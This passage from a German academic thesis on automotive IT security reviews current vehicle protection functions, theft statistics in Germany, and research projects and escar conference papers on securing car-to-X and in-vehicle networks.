Für zunehmend diskutierte ferngesteuerte Softwareaktualisierungen (d.h. ohne nötigen Werkstattbesuch) sind entsprechende Verfahren ebenfalls eine wichtige Voraussetzung (vgl. u.a. [Schw14], [MaSH05], [HoMa05], [NiLa08c], [NiSu08], [NiLJ08], [ISR+11]).

Diese Übersicht über bereits abgesicherte Systeme zeigt, dass die aktuell vorhandenen Schutzfunktionen primär für eine präventive Schutzwirkung konzipiert sind, d.h. erfolgreiche Angriffe (wie unautorisiertes Öffnen oder Starten des Fahrzeugs) verhindern sollen. Maßnahmen der Detektion oder Reaktion stellen hingegen derzeit noch die Ausnahme dar.
Detektive Ansätze werden beispielsweise bei einigen Vorkehrungen gegen Fahrzeugdiebstahl verfolgt, welche die z.B. via GPS ermittelte Fahrzeugposition regelmäßig mittels einer Mobilfunkverbindung wie GSM versenden („Tracking“) und das Wiederauffinden gestohlener Fahrzeuge ermöglichen sollen. Entsprechende Zusatzlösungen sind jedoch häufig nur von Drittherstellern beziehbar, d.h. funktional unabhängig von der (restlichen) IT des zu überwachenden Fahrzeugs – können also durch den Angreifer i.d.R. ohne Auswirkung auf die Fahrzeugfunktionalität entfernt oder gestört werden.
Einige lokale detektive / reaktive Ansätze gegen unautorisierte Eingriffe werden teils auch bei Serienfahrzeugen eingesetzt. So werden z.B. schützenswerte Daten wie der Kilometerstand (s.o.) teils redundant auf verschiedenen Steuergeräten abgelegt. Manipuliert ein Angreifer solche Daten nicht auf sämtlichen ECUs, ist eine Erkennung der Manipulation und ggf. automatische Wiederherstellung der Originalwerte (z.B. des Kilometerstands) möglich.

2.5.2 Stand der Technik: Einschätzung des aktuellen Schutzlevels

Gleichzeitig sind besonders auf Seiten der organisierten Fahrzeugkriminalität ein permanentes, intensives Interesse sowie eine teils hohe Professionalisierung vorhanden, entsprechende Schutzfunktionen zu umgehen. Dies belegen wissenschaftliche Arbeiten wie z.B. [Tuch11] und [BuCl12] sowie die in letzterem Beitrag vorgestellte Studie [SBD12]. Teilweise spiegelt sich diese Tatsache z.B. in den Diebstahlsstatistiken wider.
Abbildung 18 zeigt die über 23 Jahre vom Gesamtverband der Deutschen Versicherungswirtschaft (GDV) für das Bundesgebiet erhobenen Diebstahlszahlen kaskoversicherter Fahrzeuge sämtlicher Marken und Modelle: Zunächst konnte mit der Einführung der ersten Wegfahrsperren Anfang der neunziger Jahre [Tuch11] eine deutliche Reduktion der Diebstahlszahlen erreicht werden. Nachdem hierdurch insbesondere ein Großteil von Diebstählen durch technisch nicht versierte Angreifer (z.B. spontane „Joy-Rider“) reduziert werden konnte, stabilisierten sich die Diebstahlszahlen seit 2006 bei ca. 15000 bis 20000 registrierten Fällen pro Jahr. Der in Abbildung 18 oben rechts eingeblendete Ausschnitt vergrößert hierzu den Bereich von 2000-2013. Zusätzlich ist dort die sehr ähnlich verlaufende Entwicklung der Diebstahlzahlen von Fahrzeugen der Marke Volkswagen angetragen, zu der im Markenvergleich des GDV in diesen Jahren jeweils die meisten Diebstahlfälle zu verzeichnen waren (u.a. aufgrund ihrer hohen Verbreitung, zweitplatzierte Marken waren jeweils BMW oder Audi mit je um mindestens 46% geringeren Diebstahlsfällen). Insbesondere dass die Diebstahlszahlen zwischenzeitlich von 2009 bis 2011 sowie kürzlich in 2013 wieder teils deutlich zunahmen, lässt darauf schließen, dass primär die technisch versierteren Angreifer aus dem Bereich der organisierten Kriminalität effektive Möglichkeiten zur Umgehung entsprechender Security-Systeme wie Wegfahrsperren finden. Hat ein solcher Angreifer erst einmal eine praktikable Möglichkeit gefunden, den Diebstahlschutz eines bestimmten Fahrzeuges zu umgehen, so kann diese Angriffstechnik (z.B. in Form einfach handhabbarer Werkzeuge) häufig auf eine Vielzahl von Fahrzeugen angewendet werden. Nicht selten betrifft dies nicht nur Fahrzeuge derselben Modellreihe, sondern darüber hinaus sogar eine Vielzahl weiterer Modelle derselben Marke oder desselben Mutterkonzerns. Weitere Diebsstahlstatistiken wie die in Abbildung 19 für das erste Halbjahr 2012 in Dresden erhobenen – bei denen die auf den Plätzen 1-9 befindlichen Modelle bzw. Marken demselben Mutterkonzern zuzuordnen sind – legen die Vermutung nahe, dass dies auf dieselbe Ursache zurückführbar sein könnte.




Abbildung 18: Fahrzeugdiebstahl in Deutschland 1991-2013 nach [GDV14]




Abbildung 19: Dresdner Fahrzeugdiebstahlsstatistik 2012 nach Modellen/Herstellern [Schn12]

Entsprechend ist mit Blick auf die eingesetzten Schutzmechanismen und Angriffsstrategien das in diesem Kontext öfters genannte „Katz-und-Maus-Spiel“ zu beobachten: Sobald bekannt wird, dass die Angreifer einen Weg gefunden haben, ein Schutzsystem zu umgehen, wird dessen Angriffsresistenz für die nächste Fahrzeuggeneration erhöht, bis wiederum ein Angreifer einen Weg findet, es auszuschalten oder zu umgehen.
Um ihre illegalen Ziele zu erreichen, kann die organisierte Fahrzeugkriminalität auf ein breites Portfolio oft komplexer und teils durchaus kreativer Lösungen zurückgreifen. Neben technischen Vorgehensweisen, die im folgenden Kapitel 3 im Rahmen des Praxisreviews vertiefend vorgestellt werden, werden jedoch gezielt auch indirekte oder nicht-technische Strategien eingesetzt. Letzteres ist verstärkt nach der Einführung oder Überarbeitung von Schutzfunktionen (wie den oben vorgestellten) zu beobachten, solange die Kriminellen die Entwicklung und Bereitstellung technischer Gegenmaßnahmen noch nicht abgeschlossen haben.
Dies lässt sich gut am Beispiel einer neu eingeführten Wegfahrsperrengeneration illustrieren, für deren Umgehung (noch) keine praktikable Möglichkeit zur Umgehung vor Ort bekannt ist[6]. Als eine in der Praxis beobachtete indirekte Lösung wurde ein Originalsteuergerät der Weg-

[6] Organisierten Fahrzeugdieben steht bei einem Diebstahl auf offener Straße meist nur ein kurzes Zeitfenster (i.d.R. wenige Sekunden) zur Verfügung, um die Entdeckungsgefahr gering zu halten.

fahrsperre mittels Abziehen des Steckers getrennt und gegen ein hierzu mitgeführtes Tauschgerät ersetzt. Anschließend gibt dieses – z.B. über einen ebenfalls vorhandenen, passenden Fahrzeugschlüssel – den Fahrzeugstart frei. Strategien wie diese werden nach Bekanntwerden üblicherweise durch die nachfolgenden Generationen der Wegfahrsperre unterbunden – z.B. werden solche Sicherheitsfunktionen zunehmend über verschiedene Steuergeräte hinweg verteilt um einen Gerätetausch zu erschweren / unpraktikabel zu machen. Als eine alternative, nicht-technische Strategie für die Phase der Entwendung bleibt grundsätzlich die Möglichkeit, das Fahrzeug in einem fingierten Szenario z.B. in einen geschlossenen Lkw oder auf einen Abschleppwagen zu laden und abzutransportieren. Die aufwendige, technische Deaktivierung kann anschließend zeitlich ausgedehnt ohne Entdeckungsgefahr in einer Werkstatt erfolgen – bis die Angreifer eine praktikablere Möglichkeit zum Deaktivieren oder Umgehen der Wegfahrsperre vor Ort entwickeln.

Mit Blick auf die aktuell vorhandenen Schutzfunktionen bestätigt nicht zuletzt ein Blick auf die aktuelle Sachlage (u.a. zwischenzeitlich wieder angestiegene Diebstahlszahlen, siehe Abbildung 18), dass die IT-Sicherheit der am Markt befindlichen Fahrzeuge häufig lückenhaft ist. Zwar werden durchaus verschiedene Arten von Schutzfunktionen eingesetzt, deren Wirksamkeit jedoch teils bereits wenige Monate nach Markteinführung wieder geschwächt wird. Nicht immer liegen die Gründe hierfür an Schwachstellen im Design, Implementierung oder Konfiguration der Schutzfunktion selbst. Teils genügt bereits ein Austausch der Geräte, auf denen sie implementiert sind, um sie auszuhebeln. Denn die vorhandenen Schutzkonzepte sichern bislang vielfach nur einzelne Teilfunktionen ab – insbesondere innerhalb des IT-Gesamtsystems aktueller Fahrzeuge besteht somit kaum Schutz gegen IT-basierte Angriffe.

Diese Schlussfolgerungen zum aktuellen Stand der Technik bzgl. automotiver IT-Sicherheit werden zum Einen auch durch die Erkenntnisse weiterer Experten gestützt (vgl. einleitendes Zitat aus [EbLe13] in Abschnitt 1.1.2).
Konkret bestätigen dies zum anderen auch die Ergebnisse der in Abschnitt 3.2 vorgestellten Laboruntersuchungen, die im Rahmen dieser Arbeit aus Black-Box-Sicht an realen Fahrzeug-IT-Verbünden durchgeführt wurden, um technische Möglichkeiten automotiver Malware zu untersuchen.
Ergebnisse hieraus wurden zwischenzeitlich auch durch u.a. [KCR+10] und [MiVa13] aufgegriffen und bestätigt: Im einleitenden Überblick aus [KCR+10] über verwandte Arbeiten zur Verwundbarkeit automotiver IT referenzierten die Forscher des amerikanischen CAESS diese Vorarbeiten als einziges Beispiel praktisch durchgeführter Laboruntersuchungen. Wie in Abschnitt 1.1.2 erwähnt, konnten sie die großflächige Verwundbarkeit aktueller Fahrzeug-IT in eigenen Tests an einem Komplettfahrzeug bestätigen, wobei es u.a. gelang, Bremsvorgänge unautorisiert auszulösen oder zu verhindern. Sehr ähnliche Möglichkeiten für busseitige Eingriffe in diverse Fahrzeugfunktionen demonstrierten [MiVa13] zudem auch für zwei 2010 produzierte Fahrzeuge unterschiedlicher Hersteller. Zwar sieht die Architektur der von [KCR+10] sowie [MiVa13] untersuchten Fahrzeuge laut den dortigen Beschreibungen für den jeweils als Ausgangspunkt genutzten OBD-Anschluss keine logische Isolation von den internen Bussystemen vor (vgl. Abschnitte 2.4.2 und 2.4.5 zu OBD), wodurch entsprechende Angriffe auf diese Fahrzeuge im Gegensatz zu den in der vorliegenden Arbeit untersuchten Fahrzeugen (Abschnitt 3.2.1) vereinfacht möglich sind. Allerdings konnte das CAESS in der Folgepublikation [CCK+11] nachweisen, dass sich entsprechende Eingriffe auch ohne Zugriff auf die OBD-Schnittstelle mittels rein (schad-) softwarebasierter Techniken (d.h. unter Reduktion physischer Zugriffsmöglichkeiten) einleiten lassen.

2.5.3 Stand der Forschung: Einblicke in bisherige Arbeiten und Ansätze

Die Forschung zu IT-Sicherheitskonzepten für den Automotive-Bereich ist im Vergleich mit der Desktop-IT deutlich jünger. Dies spiegelt sich z.B. darin wider, dass erste Workshops und Konferenzen, die sich (zumindest als Teilausrichtung) zielgerichtet auf diese Thematik konzentrieren, erst seit wenigen Jahren existieren, z.B.:

- escar – Embedded Security in Cars Conference (seit 2003)
- GI Automotive – Safety & Security (seit 2004)
- VDI/VW-Gemeinschaftstagung "Automotive Security" (seit 2007)

Auch diverse Forschungsprojekte erarbeiten zunehmend Konzepte, um vor verschiedenen Anwendungshintergründen die IT-Sicherheit automotiver Systeme zu erhöhen – z.B. indem bestehende Konzepte der Desktop-IT-Sicherheit aufgegriffen und auf den Einsatz unter den besonderen Randbedingungen automotiver IT-Umgebungen abgestimmt werden.
Als Überblick auf den Stand der Forschung zu automotiver IT-Sicherheit werden im Folgenden ausgewählte Einblicke in themenbezogene Projekte und Veröffentlichungen geliefert.

Exemplarische Forschungsprojekte

Verschiedene, teils bereits abgeschlossene Forschungsprojekte betrachte(te)n verschiedene Aspekte der IT-Sicherheit in und um das Automobil – häufig z.B. im Kontext der Erschließung zukünftiger Car-to-X-Kommunikation. Einige in der Übersicht in Tabelle 4 dargestellte Beispiele relevanter Forschungsprojekte werden im Folgenden kurz vorgestellt.

Projektname	Internetpräsenz	Förderung	Zeitraum
Network on Wheels	www.network-on-wheels.de*	Bund	2004-2008
SeVeCom: Secure Vehicular Communication	www.sevecom.org*	EU	2006-2008
PRECIOSA: Privacy enabled capability in co-operative systems and safety applications	www.preciosa-project.org	EU	2008-2010
EVITA: E-safety vehicle intrusion protected applications	www.evita-project.org	EU	2008-2011
simTD: Sichere Intelligente Mobilität Testfeld Deutschland	www.simtd.de	Bund	2008-2013
SEIS: Sicherheit in eingebetteten IP-basierten Systemen	www.pt-it.pt-dlr.de/de/2094.php	Bund	2009-2012
OVERSEE: Open vehicular secure platform	www.oversee-project.com	EU	2010-2012
DRIVE C2X: Accelerate cooperative mobility	www.drive-c2x.eu	EU	2011-2013
PRESERVE: Preparing Secure Vehicle-to-X Communication Systems	www.preserve-project.eu	EU	2011-2014
CONVERGE: COmmunication Network VEhicle Road Global Extension	www.converge-online.de	Bund	2012-2015

* Die Internetpräsenzen dieser Projekte waren bei Finalisierung dieser Arbeit, d.h. Sept. 2014, nicht (mehr) erreichbar

Tabelle 4: Beispielhafte automotive Forschungsprojekte mit (ggf. teilweisem) Security-Bezug

Mit Fokus auf fahrzeugexterne Kommunikation sind folgende beispielhafte Forschungsprojekte zu nennen, die teils mit Anbindung an das herstellerübergreifende *Car2Car Communication Consortium* [Cccc14] durchgeführt wurden: Das Projekt *sim^{TD}* fokussiert auf die technologische und abwendungsbezogene Erprobung der Technologie, nahm aber u.a. auch eine Analyse exemplarischer Bedrohungen und Risiken C2X-seitiger Angriffsszenarien vor [Simt09]. Konzepte zur Absicherung von C2X-Kommunikation wurden zudem auch in den Projekten *SeVeCom*, *Network on Wheels* und *DriveC2X* erforscht. Mit speziellem Fokus auf Datenschutzaspekte wurden im Projekt *PRECIOSA* entsprechende Konzepte erforscht.

Zunehmend befassten sich bereits auch Projekte zu fahrzeuginternen Kommunikationstechnologien mit Security-Fragen. Hier zu nennen sind als Projekte zur Absicherung fahrzeuginterner Netze *EVITA* und das auf zukünftige IP-basierte Netze fokussierte *SEIS*, das zur Einführung von Ethernet als Kommunikationsmedium in zukünftigen Fahrzeug-IT-Verbünden forscht und in dem Kontext auch Maßnahmen zur Absicherung der Ethernet-Kommunikation gegen unbefugte Zugriffe untersucht. Im Projekt *OVERSEE* wurde zudem die Konzeption einer offenen und sicheren Kommunikations- und Anwendungsplattform für Fahrzeuganwendungen vorangetrieben.

Im 2011 gestarteten, ebenfalls auf zukünftige, sichere C2X-Infrastrukturieren fokussierenden Projekt *PRESERVE* sollen die Ergebnisse der Projekte *SeVeCom*, *PRECIOSA*, *EVITA* und *OVERSEE* zusammengeführt werden.
Im Kontext fahrzeugexterner und -interner Kommunikationsnetzwerke setzt CONVERGE sich die Erarbeitung einer „gesamtheitlichen Systemarchitektur zur flexiblen Interaktion zwischen unterschiedlichsten Dienstanbietern und Kommunikationsnetzbetreibern“ zum Ziel.

Exemplarische Veröffentlichungen (Querschnitt durch Forschungsthemen)

Dieser Abschnitt liefert einen Querschnitt durch das Forschungsgebiet der automotiven IT-Sicherheit. Hierzu wird am Beispiel der einleitend genannten Konferenz escar, die sich als erste (seit 2003) ausschließlich auf Themen der automotiven IT-Sicherheit fokussierte, ein

Überblick über Beispiele und inhaltliche Ansätze der themenbezogenen Forschungsaktivitäten gegeben. Abschließend werden einige themenbezogene Dissertationen aufgeführt.

Die Vielzahl der in den vergangenen 11 Jahren auf der Konferenz vorgestellten Beiträge und Konzepte deutet bereits an, dass die escar-Historie einen guten Eindruck über das Forschungsbiet vermitteln kann (ca. 45 escar-Beiträge werden im Folgenden referenziert). Auf ebenfalls themenbezogene Veröffentlichungen aus weiteren, teils oben genannten Konferenzen mit Bezug auf das Forschungsgebiet wird an dieser Stelle aus Gründen der Übersichtlichkeit größtenteils verzichtet – aus der Erfahrung des Autors ergeben sich dort bzgl. der relevanteren Themen und Trends auf dem betrachteten Forschungsgebiet jedoch deutliche inhaltliche Übereinstimmungen.
Gleichzeitig folgt aus der Vielzahl der im Folgenden aufgeführten Forschungsbeiträge, dass hier nur ein grober Überblick über das Themenspektrum und die betrachteten Ansätze gegeben werden kann. Für Details sei daher auf die jeweils angegebenen Quellen verwiesen.

Die folgenden Einblicke in den Stand der Forschung sind in zwei inhaltliche Blöcke strukturiert, denen sich ein Großteil der Konferenzbeiträge der vergangenen 11 Jahre zuordnen lässt: Im ersten Teil werden Beiträge behandelt, die sich mit der Absicherung fahrzeugexterner C2X-Kommunikation (bzw. VANETs, siehe Abschnitt 2.4.2) befassen. Der zweite Teil liefert Einblicke in Beiträge zur Absicherung der fahrzeuginternen IT-Systeme und Protokolle.

Ausgewählte Arbeiten aus dem Kontext der C2X-Kommunikation:

- Bereits **2004** werden in den Veröffentlichungen [Huba04] und [EbHe04] Angriffsszenarien in C2X-Kommunikationsinfrastrukturen aufgestellt (z.B. Fälschen von Positionsangaben) und erste Schutzkonzepte diskutiert.
- **2006** stellt das Themengebiet C2X-Sicherheit einen deutlichen Fokus der Konferenz dar, dem ca. die Hälfte der Beiträge zugeordnet werden kann – häufig aus dem in diesem Jahr gestarteten Projekt SeVeCom (s.o.). So stellen z.B. [Karg06] den im Projekt verfolgten Security-Engineering-Prozess vor und gehen u.a. auf die Identifikation von Sicherheitsanforderungen für typische C2X-Anwendungen ein. Auch erste Ansätze für C2X-Sicherheitskonzepte werden, u.a. in [Huba06], vorgestellt und analysiert.
- Vertiefende Einblicke in weitere Forschungsergebnisse folgen **2007**. Anknüpfend an den o.g. Vorjahresbeitrag geht [Karg07] auf den Fortschritt im Projekt SeVeCom ein und stellt den Vorschlag einer grundlegenden Sicherheitsarchitektur für C2X vor. Diese adressiert einerseits die Integration relevanter Technologien wie dem Identitäten- und Schlüsselmanagement sowie Techniken zu sicherer Kommunikation und dem Schutz der Privatsphäre. [AnWh07] geben Einblicke in den IEEE Draft Standard 1609.2-2006, welcher Sicherheitsdienste für C2X und seine Anwendungen beschreibt, und stellen eine Beispielimplementierung vor. Ziele sind u.a. Möglichkeiten zur anonymen gegenseitigen Authentifikation der Teilnehmer (z.B. Fahrzeuge) sowie hohe Performanz. Diesbezüglich werden asymmetrische kryptographische Verfahren auf Basis elliptischer Kurven (Elliptic Curve Cryptography / ECC) zugrundegelegt, die als vergleichsweise performant bekannt sind[7].
- Dieser Aspekt wird **2009** durch [Schl09] ausgeführt, die die Notwendigkeit schneller kryptographischer Verfahren (z.B. zur Signierung von C2X-Nachrichten) illustrieren und auf Möglichkeiten der Implementierung beschleunigter ECC-Verfahren auf FPGA-Systemen eingehen, die durch Einbindung von deren sogenannten *hard-makro*-Funktionalitäten erzielt werden kann. Zudem wird ein für C2X-Anwendungen erstelltes Proof-of-Concept-System vorgestellt. [BiSt09] geben zudem Einblicke in das 2008 gestartete Forschungsprojekt sim^{TD} (s.o.), indem sie auf die im Projekt erstellte sim^{TD} Security Architecture eingehen, die in Teilen auf dem o.g. Standard IEEE 1609.2 aufbaut.
- In dem **2010** veröffentlichten Beitrag [DaDS10] wird die Eignung von Verfahren zur Wahrung der Privatsphäre bzw. dem Verhindern von Tracking in C2X-Netzwerken diskutiert. Konkret werden ein aus der Forschung entnommenes Protokoll namens CMIX – wobei Fahrzeuge ihre pseudonyme Identität an jeder Kreuzung wechseln – in einer formalen Analyse analysiert und Stärken und Schwächen aufgezeigt.

[7] Gemessen an der gebotenen Sicherheit im Vergleich mit anderen asymmetrischen kryptographischen Verfahren wie insbes. RSA, das auf dem Problem der Faktorisierung großer Zahlen beruht.

- Der **2013** vorgestellte Beitrag [MoLL13] regt eine übergreifende Sichtweise auf Sicherheitsarchitekturen für Verkehrstelematik-Systeme (engl.: Intelligent Transport Systems / ITS) an. Neben C2X-Systemen werden auch Schnittstellen zu weiterer ans Fahrzeug angebundener Peripherie wie z.B. Endnutzergeräten, Satelliten und dahinter befindlichen (Internet-)Diensten adressiert. Schnittflächen bestehen auch zu Projekten wie PRESERVE (s.o.), aus denen ausgewählte Konzeptteile, die in breiterem Kontext einsetzbar sind, mit einbezogen werden – z.B. die für C2X vorgesehenen Public Key Infrastrukturen.

Ausgewählte Arbeiten zur Absicherung der fahrzeuginternen IT und Kommunikation:

- Erste in **2003** vorgestellte Arbeiten befassen sich beispielsweise mit der Sicherung der System-Integrität vernetzter Fahrzeugelektronik, indem die Konfiguration des Systems bzw. seiner ECUs auf Basis digitaler Signaturen über vertrauenswürdige externe Trust Center überprüft werden kann [Ehle03]. Motiviert durch die u.a. im Desktop-IT-Bereich vorangetriebene „Trusted Computing"-Technologie wird auch der automotive Einsatz entsprechender Lösungen bereits 2003 in [RoEn03] als potentielle Lösung für automotive IT-Sicherheit diskutiert – z.B. in Form von Trusted Platform Modules (TPM), die als sicherer Hardwareanker in automotiven Steuergeräten verbaut werden könnten.
- Im Folgejahr **2004** werden in [WoWP04] gängige automotive Bussysteme hinsichtlich diverser Angriffsvektoren reflektiert und ein Ansatz zur Absicherung des Busdatenverkehrs vorgeschlagen. Um die Integrität und Authentizität der Busnachrichten sicherzustellen wird der Einsatz eines hybriden Kryptoschemas vorgeschlagen, das u.a. eine Verschlüsselung sämtlichen Datenverkehrs und die Verwendung digitaler Signaturen vorsieht. Das Schlüsselmanagement wird hierbei durch die Gateway-ECU koordiniert, die mit sicherer Hardware in Form eines TPM auszustatten wäre.
- Weitere Ansätze zur Absicherung automotiver Systeme über sichere Hardware wie u.a. Hardware Security Modules (HSM), Trusted Platform Modules oder Smartcards werden **2005** diskutiert. Diese werden z.B. in [Cock05] vor dem Hintergrund sicher kommunizierender Telematiksysteme (z.B. bzgl. Schlüsselaustausch), in [AHSS05] zur Absicherung von Softwareupdates und in [WaWi05] als Grundlage für Wegfahrsperren diskutiert. Die sichere Implementierung der eingesetzten Betriebssysteme wird in Arbeiten wie [EHH+05] behandelt. Eine gute Übersicht über diverse Ansätze zur physischen Absicherung automotiver Steuergeräte (z.B. gegen invasive Eingriffe) wird in [BaCa05] gegeben.
- Wie ein TPM durch Einsatz eines Security-Kernels sicher in ein (Steuergeräte-) Betriebssystem integriert werden kann, wird **2006** auch durch [ScSW06] behandelt, die ein Konzept und eine Implementierung mit Fokus auf den Schutz von Steuergeräte-Software vorstellen. Neben dem Schutz der eingesetzten Anwendungen (z.B. bzgl. Integrität und Authentizität) können unterschiedlich vertrauenswürdige Anwendungen zudem durch Virtualisierung wirksam voneinander isoliert werden.
- Weitere Beiträge zu sicherer Hardware im automotiven Einsatz folgen **2007**. So wird z.B. in [Pelz07] u.a. ein möglicher Strategiewechsel begründet, ein TPM – entgegen bisheriger Umsetzungen im PC-Bereich – im automotiven Einsatz nicht als separaten Chip zu verbauen (siehe auch [WWW07]). Angesichts der im automotiven Bereich potentiell höheren Relevanz physisch invasiver Angriffe (z.B. direkter Zugriff auf Leiterbahnen in einem geöffneten Steuergerät) böte eine Integration von TPM-Komponenten in die eingesetzten Mikrocontroller höhere Sicherheit. [Tuyl07] stellt einen Ansatz gegen Fälschungen bzw. unautorisierte Kopien automotiver Ersatzteile vor. Dieser baut auf Physical Unclonable Functions (PUF) auf, mit derer Hilfe eingebettete Systeme an physikalische, praktisch nicht kopierbare Eigenschaften ihrer Hardware gekoppelt werden.
- Ab **2008** werden auch mehrfach Zwischenstände des Projekts EVITA (s.o.) vorgestellt, das eine offene Sicherheitsarchitektur für zukünftige automotive Onboard-Netzwerke konzipiert, die ebenfalls auf Basis von HSM realisiert wird. Beispielsweise liefert [Wolf08] Einblicke in die 2008 durchgeführte Anforderungsanalyse. So können verschiedene ECUs unter Berücksichtigung unterschiedlicher Sicherheitsanforderungen und Kostenaspekte mit Sicherheitsmodulen in unterschiedlich dimensionierten Hardwareausführungen (oder ggf. auch Softwareimplementierungen) versehen werden. Auch zwei Beispiele für akademische Angriffe auf automotive IT-Systeme sind Gegenstand auf der escar 2008

vorgestellter Arbeiten, darunter [Curt08] bzgl. des Funkschließsystems KeeLoq sowie der eigene Beitrag [HoKD08d] bzgl. eines Angriffs gegen die Isolationsfunktion eines Gateway-Steuergeräts (siehe hierzu auch Abschnitt 3.2.5).

- **2009** wird u.a. in [ScWo09] ein an Entwickler automotiver Systeme gerichteter Ansatz zur Risikobewertung vorgestellt, die bei der Wahl von Gegenmaßnahmen eine wichtige Grundlage für gute Kompromisse zwischen Kosten und Nutzen (bzw. Restrisiken) darstellt. Das vorgeschlagene Vorgehen umfasst die Identifikation von Bedrohungen (z.B. durch Aufstellen von Bedrohungsbäumen), eine Abschätzung der Auftretenswahrscheinlichkeit (nach ISO/IEC 15408 [ISO05]) sowie des Schadenspotentials, wozu sowohl finanzielle als auch safetyrelevante (Verwendung von SIL und ASIL aus den Safety-Standards IEC 61508 [IEC10] und ISO 26262 [ISO11]) und sonstige Schäden (nach Einstufungen aus dem Qualitätsmanagement) betrachtet werden.
- Als ein klassischer Anwendungsfall für informationstechnisch abgesicherte automotive Systeme wird **2010** die Wegfahrsperre in zwei Beiträgen aufgegriffen. So liefert [Nohl10] eine umfangreiche Übersicht über bisherige Systeme und ausgenutzte Schwachstellen bzw. umgesetzte Angriffe. Ein Konzept für sicherere zukünftige Umsetzungen von Wegfahrsperren wird in [Lepe10] vorgestellt. Gemäß des Open-Design-Prinzips (Abschnitt 2.1.5) ist es quelloffen konzipiert – d.h. verfolgt nicht den Security-by-Obscurity-Ansatz – und baut u.a. auf sicheren Hardwareelementen auf. Im Beitrag [Roel10] wird zudem der Nutzen etablierter, softwarebasierter Sicherheitsfunktionen als Ergänzung sowie Alternative zum Einsatz sicherer Hardware diskutiert. Auch Fragen der IT-Sicherheit in der eMobilität stellen 2010 ein zunehmend relevantes Forschungsfeld dar. Beispielhafte Bedrohungen und Lösungen werden im Beitrag [Wolf10] am Beispiel zweier Anwendungsszenarien aus dem Kontext von Batterieladevorgängen behandelt.
- **2011** werden mehrere Beispiele akademischer untersuchter Angriffsmöglichkeiten auf automotive Systeme vorgestellt: In einem „Keynote Talk“ stellte das CAESS die Ergebnisse seiner (bereits einleitend in Abschnitt 1.1.2 erwähnten) Praxisversuche an Komplettfahrzeugen der Konferenzaudienz vor (ursprüngliche Veröffentlichungen in [KCR+10] und [CCK+11]). Zudem werden in [KaOs11] weiter optimierte Angriffsmöglichkeiten auf das Funkschlüsselsystem KeeLoq vorgestellt (siehe auch [KKMP09]) und in [Xu11] Möglichkeiten zum Tracking von Fahrzeugen anhand drahtlos angebundener Reifendrucksensoren sowie zum Spoofing entsprechender, gefälschter Sensordaten demonstriert (siehe auch [RMM+10]).
  Des Weiteren werden auf der escar 2011 auch die Ergebnisse des o.g., in diesem Jahr auslaufenden Forschungsprojekts EVITA vorgestellt [WeSc11]. Diese werden u.a. anhand von Szenarien aus dem Car-to-X Kontext illustriert, die durch ein Demonstrator-Fahrzeug und Testhardware in Kooperation mit dem Projekt sim^{TD} unterstützt werden. [HeSL11] stellen einen abwärtskompatiblen Ansatz vor, über den Nachrichten auf CAN-Bussystemen zukünftig auf Authentizität überprüft und Replay-Angriffe verhindert werden könnten. Auf Basis des Protokolls CAN+ [ZiWT09], das in das Signal eines übertragenen Bits bis zu 15 zusätzliche einbettet, werden einer CAN-Nachricht 15 Byte Prüfinformationen hinzugefügt. Diese basieren auf einem Hash-basierten MAC-Verfahren (HMAC), d.h. symmetrischen kryptographischen Verfahren.
